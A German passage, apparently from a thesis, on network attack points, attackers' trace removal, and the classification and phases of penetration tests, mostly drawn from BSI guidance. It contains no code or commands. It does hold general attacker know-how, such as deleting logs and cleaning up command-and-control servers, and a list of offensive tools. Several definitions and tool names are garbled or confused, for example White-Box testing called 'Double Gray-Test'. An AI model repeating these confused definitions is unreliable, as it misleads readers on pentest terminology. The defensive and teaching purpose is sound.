Direkte Angriffspunkte befinden sich im Netzwerk. Dazu gehört das Internet oder die IT-Komponente der Angriffsziele. Je grösser diese sind, desto einfacher ist es, den Angriffspunkt zu bestimmen und weitere Schritte des Cyberangriffs erfolgreich durchzuführen. Mögliche Angriffsziele sind Anwendungen im Internet über einen Browser, E-Mail-Programme, mobile Geräte, über Server wie Web- oder Kommunikationsserver, Firewalls, Remote-Zugänge, wo Informationen erzeugt, bereitgestellt, verarbeitet, archiviert oder geschützt werden. Zusätzlich können Schnittstellen und Zugänge als Angriffspunkte für Angreifer dienen, um auf verbundene Systeme und Netzwerke Zugriff zu erhalten oder diese zu zerstören. Aber auch die Dienste können missbraucht werden, um Funktionen zu zerstören, zu manipulieren oder Identitäts-

dienste missbrauchen. Das Ziel der Angreifer besteht darin, so viele Angriffspunkte und Schwachstellen wie möglich zu finden, um dann ihre kriminellen Tätigkeiten durchzuführen.[101]

In der folgenden Tabelle sind einige Sicherheitsprobleme und deren Angriffspunkten im Netzwerk und physikalischen Zugang aufgelistet:[102]

Sicherheitsproblem	Beschreibung	Komponente	Angriffsvektoren
Authentifizierungsschwächen	Betrifft schwache und leicht zu erratende Zugangsdaten aus bekannten, sowie einfachen Nutzernamen und Passwörtern, sowie fest hinterlegten Zugangsdaten	• Nutzer • Innere Funktionalität	• Netzwerkangriffe • Physischer Zugang
Authentifizierungsfehler	Fehlerhafte Implementierung der Authentifizierung	• Nutzerschnittstelle • Innere Funktionalität • Netzwerkschnittstelle	• Netzwerkangriffe • Physischer Zugang
Einsatz und Abhängigkeit von unsicheren und veralteten Komponenten und Diensten	Verwendung veralteter und unsicherer Hard- und Softwarekomponenten, sowie unsichere Dienste Dritter, wie Cloud-Lösungen, Restschnittstellen (API)	• Äußere Funktionalität • Innere Funktionalität • Netzwerkschnittstelle	• Netzwerkangriffe • Physischer Zugang
Sicherheitsrelevante Fehl-funktionen durch Standardauslieferungen	Auslieferung ohne Betrachtung von: Minimalkonfigurationen, Segmentierungen, Containering und sonstigen Systemhärtungen	• Nutzerschnittstelle • Äußere Funktionalität • Innere Funktionalität • Netzwerkschnittstelle	• Netzwerkangriffe • Physischer Zugang
Unsicherer Datentransfer und Datenspeicherung	Ursachen hierfür können z.B. der Einsatz veralteter Komponenten oder Fehlkonfigurationen sein	• Äußere Funktionalität • Innere Funktionalität • Netzwerkschnittstelle • Kommunikationskanal	• Netzwerkangriffe • Physischer Zugang
Fehlende oder eingeschränkte Geräteverwaltung	Fehlende Sicherheitsunterstützung für Geräte, einschließlich Asset Management, Update-Management, sichere Außerbetriebnahme	• Äußere Funktionalität • Innere Funktionalität	• Netzwerkangriffe • Physischer Zugang
Unzureichendes Logging und Monitoring	Betrifft alle Bereiche, von denen die Sicherheit der Geräte beeinträchtigt werden kann, z.B. Logging von Fehlfunktionen und Überwachung von Zutritten und Zugriffen auf das System, oder auf Daten des Systems	• Nutzerschnittstelle • Äußere Funktionalität • Innere Funktionalität • Netzwerkschnittstelle	• Netzwerkangriffe • Physischer Zugang
Menschliches Fehlverhalten	Umfasst alle bewussten und unbewussten Fehlhandlungen, welche maßgelblich zur Beeinträchtung der Gerätesicherheit beitragen	• Nutzer	• Social Engineering • Phishing

Tabelle 4: Zusammenfassung häufiger Sicherheitsprobleme von IT-Systemen

3.3.3. Spurenbeseitigung

Neben der Angriffstarnung werden durch verschiedene Techniken beim Angriffspunkt keine nachverfolgbaren Spuren im Netz bzw. im System hinterlassen. Der Angreifer entfernt oder versteckt Angriffspunkte von verwendeter Software, wie Schadsoftware oder Hacking-Werkzeuge. Die Beseitigung von Logdateien oder Protokollen im Netz, in den Systemen oder Zwischenstationen erfolgt. Auch andere Hilfsmittel wie Dropzonen, Command-and-Control-Server oder andere IT-Infrastrukturen bzw. IT-Architekturen, die der Angreifer während des Angriffes nützlich war, werden bereinigt.[103]

vgl.[101] (BSI, Juli 2018)
[102] (Stemplewitz, 2019)
vgl.[103] (BSI, Juli 2018)

4. Planung und Durchführung von Penetrationstests

Im Folgenden werden die Grundlagen des Pentests ausführlicher beschrieben.

Mit Penetrationstests (Pentests) und in technischen Audits simulieren IT-Sicherheitsexperten realitätsnahe Cyberangriffe direkt im Unternehmen, um Schwachstellen in der Infrastruktur zu entdecken und zu beheben. Die Zeit und Kosten, die durch einen Sicherheitsvorfall entstehen, sind immer lohnenswert, weil sie dem Unternehmen einen grossen Schaden zufügen können. Ziel des Pentests ist es, Schwachstellen zu identifizieren, die die Sicherheit der technischen Systeme stärken und die organisatorische und personelle Sicherheit der Infrastruktur erhöhen. Es sollen nicht nur die vorhandenen Schwachstellen aufgeführt, sondern auch gezielte Massnahmen vorgeschlagen und ausgeführt werden. Diese Tests sollten immer von externen IT-Spezialisten durchgeführt werden, da diese die Infrastruktur des Unternehmens nicht kennen und aus Sicht eines Angreifers agieren, um Schwachstellen und Bedrohungen durch Angreifer transparent und unabhängig darzulegen und mit den IT-Sicherheitsmassnahmen in den Unternehmen zu reagieren. Laut dem BSI sollten die Verantwortlichen fundiertes Hintergrundwissen über die Systemadministration, Netzwerkprotokolle, Programmsprachen, IT-Sicherheitsprodukte, Anwendungssysteme oder Netzwerkkomponenten, besitzen. Ebenfalls erforderlich ist eine Zertifizierung wie Certified Ethical Hacker. Ein Vertrag, die Zusammenarbeit zwischen einer Pentest-Firma und einem Unternehmen sollte immer vertraglich geregelt werden, um sich rechtlich abzusichern, ansonsten kann es einer Straftat entsprechen. Beim Test wird nur nach schriftlicher Genehmigung und eindeutiger Testfreigabe für die zu prüfenden Systeme mit festgelegtem Prüfumfang (Ort, Tiefe, Zeitraum, Bedingungen) getestet.
Die Richtlinien des Datenschutzes, des Geheimschutzes und der Wartung von Systemen werden dabei berücksichtigt. Diese Informationen werden mit den Kunden abgestimmt. Unklarheiten werden immer in einem Kick-off-Gespräch abgesprochen und schriftlich festgehalten. Insbesondere sollten Drittanbieter (Cloud-Services) schriftlich darüber informiert werden, dass eine Sicherheitsprüfung durchgeführt wird. Die Pflichten des Auftragsgebers für einen Pentest bestehen darin, die notwendigen Informationen abhängig vom Pentest sowie Informationen von möglichen betroffenen Drittanbietern bereitzustellen. Weitere Aufgaben betreffen die Schutzmassnahmen für unvorhersehbare Systemausfälle mit geeignetem Notfallplan bzw. die allgemeine Sorgfaltspflicht bei der Durchführung der Massnahmen. Der Auftragnehmer sollte sich über die erforderlichen Verschwiegenheiten bei der Durchführung des Pentests klar sein. Zusätzliche Einhaltung der Lizenzbestimmungen, Dokumentation (der Netzplan, der Beschreibung des Prüfobjektes, die Härtungsmassnahmen der IT-Systeme oder der Kommunikationsverbindungen oder Verantwortlichkeiten) sowie die Durchführung und Ergebnisse der Prüfung. Die meisten Tests werden durchgeführt bei Netzwerkkopplungen (Router, Switch, Gateway, Ports), der Software (Software-Patch, Versionen, Schnittstellen, Programmierung), dem Sicherheitsgateway (Firewall, Protokolle, Virenscanner, Paketfilter, Intrusion Detection, Exploit), den Telekommunikationsgeräten, (RAS/War-Dialing), den Webanwendungen (Webshops, Internetauftritte), den Clients, den drahtlosen Netzwerken (WLAN, LAN, Bluetooth) oder bei Infrastruktureinrichtungen (Authentisierung, Rechtevergabe). Auch unbekannte oder bekannte Sicherheitslücken werden überprüft. Eine regelmässige Durchführung des Pentests ist sinnvoll, da sich die IT-Infrastruktur und die Anwendungen der Hardware und Software weiterentwickeln und das Unternehmen sollte den Angreiffern immer einen Schritt voraus sein. Dadurch wird die IT-Sicherheit im Unternehmen gewährleistet und dessen Daten vor unbefugtem Zugriff geschützt.[104]

vgl.[104] (BSI, 2020)

Laut dem BSI finden alle rechtlichen Grundlagen zur Ausführung des Pentests mit folgenden Gesetzen und Verordnungen statt:[105]

- Handelsgesetzbuch (HGB)
- Gesetz zur Kontrolle und Transparenz im Unternehmensbereich (KonTraG)
- Kreditwesengesetz (KWG)
- Verordnungen und Verlautbarungen der Bundesanstalt für Finanzdienstleistungsaufsicht (BAFin)
- Bundesdatenschutzgesetz (BDSG)
- EU-Datenschutzrichtlinie (95/46/EG)
- Staatsvertrag für Mediendienste (MDStV)
- Teledienstegesetz (TDG)
- Teledienstedatenschutzgesetz (TDDSG)
- Telekommunikationsgesetz (TKG)
- Zugangskontrolldiensteschutzgesetz (ZKDSG)
- Europäische Cybercrime-Konvention, Betriebsverfassungsgesetz (BetrVG)

4.1. Klassifikation in Penetrationstests

Pentests werden anhand verschiedener Kriterien in die Kategorien Informationsbasis, Aggressivität (wie vorsichtig der Test mit behafteten Risiken durchgeführt wird), Umfang der geprüften Systeme, die Vorgehensweisen (wie es durchgeführt wird), Technik und Ausgangspunkt des Testes eingeteilt.

Die Grundlagen bilden die Modelle und Studien zu IS-Pentests und IS-Webchecks laut dem BSI, wie beispielsweise OSSTMM, NIST SP800-115 oder weitere Branchenstandards:[106]



Abbildung 21: Ausschluss der Module durch die Klassifikation

vgl.[105] (BSI, 2020)
vgl.[106] (BSI, 2020)

1. Informationsbasis: Hier wird festgelegt, von welchem Wissen der Angreifer ausgeht.
Beim einen **Black-Box-Test**, auch als Double Blind-Test bezeichnet, werden nur minimale Informationen über den Testgegenstand übermittelt, ohne Vorabinformationen zu erhalten. Die Ziele werden selbstständig aus geprüften IT-Systemen ausgewählt, um diese sehr realitätsnah zu simulieren, als ein Hacker fungiert.
Es können Informationen aus öffentlichen Datenbanken sein oder aussen als Unternehmensfremder agieren, als wenn diese Informationen wie beim White-Box-Pitch offengelegt werden.
Beim **White-Box-Test**, auch als Double Gray-Test bezeichnet, wird ein Angriff durch einen Ex-/Mitarbeiter oder externen Dienstleister mit bestimmten Hintergrundkenntnissen simuliert. Diese Kenntnisse werden in geringerem und tiefgreifendem Hintergrundwissen gesplittet wie in sicherheitsrelevanten Systemen oder Netzwerken. Dabei werden alle notwendigen Informationen vorweg in der IT-Strukturen des Unternehmens bereitgestellt und die Mitarbeiter auch informiert. Bei einem kritischen Test ist ein Patch erfolgreich, um Ausfälle zu vermeiden.
Der **Gray-Box-Test**, auch Vulnerability-Test genannt, ist eine Kombination aus Black-Box-Test und White-Box-Test und es werden authentische Hackerszenarien durchgeführt. Dabei erhalten die Tester lediglich fragmentarische Informationen zu den IT-Systemen und filtern die Daten selbstständig heraus. Nach der Durchführung werden den Pentestern die detaillierten Informationen sowie Zugangsdaten zur Verfügung gestellt.[107]
Beim **Blind-Test**, auch War-Gaming oder Role-Playing bezeichnet, greift der Tester das Ziel an, ohne sich vorher über Verteidigung, Werkzeuge oder Wege informiert zu haben. Das Ziel ist vorher bekannt unter dem Testen des Testers nach den Richtlinien **COMSEC** (Datennetzwerk, Telekommunikation**)**, **SPECSEC** (drahtlose Kommunikation), wie Ethical-Hacking sowie **PHYSSEC** (Human, physical) Klasse.
Beim **Tandem-Test**, als Inhouse-Audit oder Crystal-Box-Test bezeichnet, haben Tester und Zielperson alle Details des Audits erhalten und führen die Tests in Abhängigkeit von der Qualität der Informationen und des Wissensstands der Tester durch.
Reversal-Test, auch Re-Test genannt, analysiert die Zielpersonen und besitzt dabei das gesamte Wissen über Prozesse und Betriebssicherheit.[108]

Channel	OSSTMM Section	Description
PHYSSEC	Human	Comprises of the human element of communication where interaction is either physical or psychological.
	Physical	Physical security testing where the channel is both physical and non-electronic in nature. Comprises of the tangible element of security where interaction requires physical effort or energy transmitter to manipulate.
SPECSEC	Wireless Communications	Comprises of all electronic communications, signals, and emanations which takes place over the known EM spectrum. ELSEC as electronic communications, SIGSEC as signals, and EMSEC which are emanations untethered by cables in the air.
COMSEC	Data Networks	Comprises of all electronic systems and data networks where interaction takes place over established cable and wired network lines.
	Telecommunications	Comprises of all telecommunication networks, digital or analog, where interaction takes place over established telephone network lines.

Tabelle 5: Channels

vgl.[107] (Cybersicherheit)
vgl.[108] (ISECOM, 2010)

2. Aggressivität: Bei diesem Aspekt ist es wichtig, wie aggressiv der Test durchgeführt wird.
Bei der **passiven** Methode wird die niedrigste Stufe des Testobjekts verwendet, um mögliche Schwachstellen nicht auszunutzen.
Es wird eine weitere Stufe mit **vorsichtig** beschrieben. Dabei werden Schwachstellen ausgenutzt, wenn nach bestem Gewissen eine Beeinträchtigung des geprüften Systems ausgeschlossen werden kann, wie Default-Passwörter oder Zugriffsverzeichnisse auf Webservern.
Bei **abwägend** werden Angriffe auf Schwachstellen ausgenutzt, die zu Systembeeinträchtigungen führen können. Sie umfassen das Testen von Passwörtern und Buffer-Overflows auf Zielsystemen mit den dazugehörigen Konsequenzen.
Bei der **aggressiven** Angriffsstrategie werden alle vorhandenen Schwachstellen ausgenutzt, um z.B. Buffer-Overflows oder DoS Angriffe durchzuführen, die nicht nur die getesteten Systeme, sondern auch angrenzende Netzwerkkomponenten während des Tests beeinträchtigen könnnen.

3. Umfang: Hier geht es um den Umfang der Tests.
Bei einer **vollständigen Prüfung** werden alle erreichbaren Systeme vollständig getestet, wobei ausgelagerte und extern gehostete Systeme rechtlich nicht prüfbar sind.
Eine **begrenzte Prüfung** umfasst eine limitierte Anzahl von Systemen oder Dienste geprüft, z.B. alle Systeme, die sich im DMZ befinden oder funktionell verbunden sind.
Bei einer **fokussierten Prüfung** werden nur bestimmte Teilnetz, Systeme oder bestimmte Dienste getestet. Dies geschieht besonders nach Änderungen oder Erweiterungen der Systeminfrastrukturen.

4. Vorgehensweise: Die Sichtbarkeit des Teams wird beim Test untersucht, die ein Intrusion Detection System (IDS) oder organisatorische und personelle Strukturen, die bei einer Eskalationssituation entstehen kann.
Bei einem **verdeckten Pentest** sollte man nur auf Methoden zurückgreifen, da bei einer vorhandenen Eskalationsprozedur und sekundären Sicherheitssystem direkte Angriffsversuche nicht vorhanden sind.
Bei einem **öffentlichen Pentest** werden meist Ports-Scans mit direkter Handhabung vom Systemverantwortlichen durchgeführt, die mit Box-Test und White-Test im verdeckten Pentest keine Ergebnisse erzielen. In Verbindung mit öffentlichen White-Box-Tests können Mitarbeiter des IT-Teams einbezogen werden, um die Reaktionsschnelligkeit von hochkritischen Systemen bei unerwarteten Problemen zu testen.

5. Technik: Hier wird untersucht, welche Tests einbezogen werden. Es gibt folgende Möglichkeiten: Social-Engeneering-Test, Webanwendungstest, physikalischer Test, Netzwerkdiensttest, Client-seitiger Test, Fernwahl und drahtlose Sicherheitstest durch manuelle, automatische oder eine Kombination von beiden Testmethoden. Es gibt unterschiedliche Werkzeuge, die verwendet werden können. Dazu gehören u.a. System- und Dienstüberprüfungen mit Port-Scanner (Ports-Scans wie Namp; Unicomsscan; Wolpentinger), automatische Schwachstellenscanner (Nessus, Saint, BURP), weitere Überprüfungen von Diensten (Relayscanner, Ike-Scan, Dnswalk, Smtpmap) oder für manuelle Überprüfungen (ping, traceroute, telnet, netcat, Nmap (Portscanner), Neussus (Schwachstellenscanner), tcpdrump, OpenSSL, stunnel oder Metaspoilt Framework oder Kali und Wireshare), für Webapplikationen (Burp Suite Professional, Webcarab, Charles Proxy, OWASP-Top-10), ARACHNI (Mobile-Scanner), für WLANs durch Sniffing Funknetzwerke aufspüren (Kismet (WLAN Scanner), Dsniff (LAN-Sniffer), AirSnoert (WLAn Sniffer), Aircrack, Airodump, AirMagnet, Aircrack-ng, Karma, Netstumbler oder Hostapd), Crack, John the Ripper (Passwort Ckracker). Weitere Tools können unter den BSI-Empfehlungen auf den Seiten 132 bis 135 oder im Anhang nachgelesen werden.[109] Die meisten Penstests werden über **Netzwerke** durchgeführt, da Hacker meistens versuchen, über IP-basierte

[109] (BSI, 2020)

TCP/IP-Protokolle in Netzwerke einzudringen. Implementierungsfehler können bei Red-Teamimg oder beim Social-Engineering eintreten.
Weitere Kommunikationsnetzwerke sind Schwachstellen in der Hardware und Software und von mobilen Geräten, Telefonie, Fax-Netze oder drahtlosen mobile Kommunikationsmöglichkeiten.
Bei **physischen Angriffen** wird vor allem die Firewall und deren Konfigurationen in anderen Systemen mit hohem Sicherheitsniveau überprüft. Angreifer haben keinen hohen Aufwand, um auf Daten zuzugreifen und die Passwortsicherheit zu gewährleisten, wo möglicherweise nicht den Kriterien entsprechen. Ansonsten gibt es auch Tests von Applikationen und APIs, Quellcode-Code-Review mit Schwachstellen in der IT-Architektur und im Design sowie Implementierungsfehlern von Anwendungen.
Social-Engineering verwendet Fake-Profilen, Fake Mails oder Telefonate, um Zugriffe auf interne Log-ins oder Informationen über Apps in Systeme zu gelangen. Der Mensch wird dabei als schwächstes Glied betrachtet, da durch unzureichende Sicherheitskenntnisse oder mangelndes Sicherheitsbewusstsein es den Angreifern leicht gemacht wird, in Systeme einzudringen. Durch Red-Teaming-Szenarien werden Sicherheitsschwachstellen und Sicherheitsrichtlinien durch das Unternehmen neu erarbeitet.

6. Ausgangspunkt: Damit ist gemeint, wo der Pentest durchgeführt wird.
Das Open-Source Security Testing Methodology Manual (**OSSTMM**) ist ein internationaler Pentest. Der Pentester ermittelt die potenziellen Risiken für Cyberangriffe über das Internet als Netzwerkanbindung und analysiert diese von **aussen** aus. Solche Verbindungen sind meistens über die Firewall, die Systeme im DMZ oder RAS-Netzwerk enthalten. Pentests von **innen** gehen von internen Netzwerken aus, die durch Fehleinstellung in den Firewall-Konfigurationen Daten passieren lassen nach ausser oder im internen Netzwerk mögliche Personenzugriffsrechte erlangen kann.[110]

4.2. Phasen eines Penetrationstests



Abbildung 22: Ablauf eines IS-Penetrationstest

vgl.[110] (BSI, 2020)

4.2.1. Phase 1 – Vorbereitung

- Ziele, Ressourcen (sind Zeit und IS-Pentester) und Anforderungen werden mit den Auftragsgeber in einem Kick-off-Gespräch definiert.
- Die Vorgehensweise wird erläutert.
- Alle relevanten gesetzlichen Bestimmungen, organisatorischen Vorgaben und personellen Voraussetzungen werden berücksichtigt.
- Die Risiken werden betrachtet, sodass es nicht zu einem Ausfall von Hardware und Software kommt, und Notfallmassnahmen werden vorgelebt.
- Das Prüfobjekt wird festgelegt. Es wird ein Meilensteinplan erstellt, der die Einarbeitungsphase, die Testphase, die Berichtsphase umfasst.
- Die vertraglichen Vereinbarungen werden im Anfang des Gespräches schriftlich festgehalten.
- Alle Mitarbeiter und Kunden werden intern und extern über die Situation informiert.[111]



Abbildung 23: Phase 1 – Vorbereitung des Penetrationstests

4.2.2. Phase 2 – Informationsbeschaffung

- Die relevanten Informationen werden gesammelt. Dabei werden vorhandenen Systemkomponenten, wie IT-System- und Netzwerkarchitektur und Infrastrukturen, detailliert betrachtet. Auch wird ermittelt, wo Schwachstellen und Angriffspunkte vorhanden sein können, auch Fingerprinting oder Foodprinting wird eingesetzt.
- Die Datensätze werden miteinander korreliert, herangezogen und Versionen oder Patches von Netzwerkdiensten durchleuchtet, um Schwachstellen in den Konfigurationen aller Systeme zu einem späteren Zeitpunkt zu identifizieren.[112]
- Die Prüfumgebungen werden vorbereitet und die I-Module für die Informationsbeschaffung ausgewählt, wie Netzwerk-, Infrastrukturen werden gesammelt, aktive Host-Erkennungen oder andere Dienste herausgefiltert, DNS/WHOS Checks, Subnetze oder Betriebssysteme identifiziert oder Verwundbarkeit-Scans durchgeführt werden etc.).[113]



Abbildung 24: Phase 2 – Informationsbeschaffung

4.2.3. Phase 3 – Bewertung der Informationen/Risikoanalyse

- Alle Informationen und Bedrohungen werden analysiert und bewertet, um Gefährdungen des Systems bei der Evaluierung von Sicherheitsmängeln auszuschliessen. Dadurch können die Eindringversuche verhindert und Risiken zu vermeiden werden.

---

vgl.[111] (BSI, 2020)
vgl.[112] (BSI, 2020)
vgl.[113] (IT-Solutions, 2023)

- Die Module werden festgelegt und die Prioritäten für die Auswahl konkreter Angriffsziele (Informationen, IT-Dienste, IT-Systeme) für die Phase 4 gesetzt.[114]



Abbildung 25: Phase 3 – Bewertung der Informationen und Risikoanalyse

4.2.4. Phase 4 – aktive Eindringversuche

- Es werden Angriffe auf ausgewählte und repräsentative Ziele (mit E-Modulen) durchgeführt, die in Phase 3 ausgewählt wurden und ein hohes Risiko aufweisen.
- Sicherheitslücken werden nach Anfälligkeit, Schwachstellen, Bedenken und Anomalien getestet. Die Systeme sollten nach Verfügbarkeit und Integrität gewährleisten, um kritische Testhandlungen und deren Konsequenzen zu berücksichtigen, wie z.B. bei einem Buffer-Overflow-Exploit.
- Die Modulauswahl wird nach konzeptionellen oder bekannten Schwächen, nach Härtemassnahmen oder optional nach Exploits vorgenommen.
- Eindringversuche können in offene Ports, unnötige Schnittstellen, eingesetzten Patch- oder Softwareversionen, bekannte oder neu entdeckte Schwachstellen mit Zugangsvoraussetzungen von Programmen und Authentisierungen sowie Absicherung von Dienste- und Regelwerken erfolgen.[115]
- Weitere Fehlerquellen sind Bugs, Konfigurationsfehler, Softwarefehler, Schwachstellen in Betriebssystemen oder Protokollen oder Anwendungen etc.[116]



Abbildung 26: Phase 4 – Durchführung aktiver Eindringversuche

4.2.5. Phase 5 – Abschlussanalyse

- Alle Phasen werden nach Projektobjekt nachvollziehbar schriftlich dokumentiert und bewertet. Es wird beschrieben, unter welchen Bedingungen getestet wurde. Die Risiken werden im Abschlussbericht analysiert und bewertet.
- Es wird eine detaillierte, vollständige Übersicht über die Sicherheitslücken, Schwachstellen und Risiken in der IT-Infrastruktur und der IT-Architektur, in den einzelnen Prüfschritten, erstellt.
- Ein Massnahmenkatalog wird erstellt, wie Sicherheitslücken im Unternehmen zu beheben sind.
- Es wird ein Abschlussbericht erstellt und ein Abschlussgespräch mit dem Unternehmen geführt.[117]



Abbildung 27: Phase 5 – Abschlussanalyse und Nacharbeiten durchführen

vgl.[114] (BSI, 2020)
vgl.[115] (BSI, 2020)
vgl.[116] (BSI, 2020)
vgl.[117] (BSI, 2020)

4.2.6. Phase 6 – Re-Penetration (optimal)

- Die Ergebnisse werden gesammelt und bewertet sowie Risiken dargestellt. Ansonsten werden Empfehlungen ausgesprochen und ein Aktionsplan entwickelt.
- Der Pentest ist nur eine Momentaufnahme der geprüften Systeme. Um das Sicherheitsniveau zu halten, sollten daher weitere Tests in einem bestimmten Abstand durchgeführt werden. Die Gründe dafür liegen auch darin, dass sich Hardware und Software weiterentwickeln und sich die Methoden der Angreifer ständig verändern. Das Unternehmen sollte stets den Angreifern immer einen Schritt voraus sein.[118]

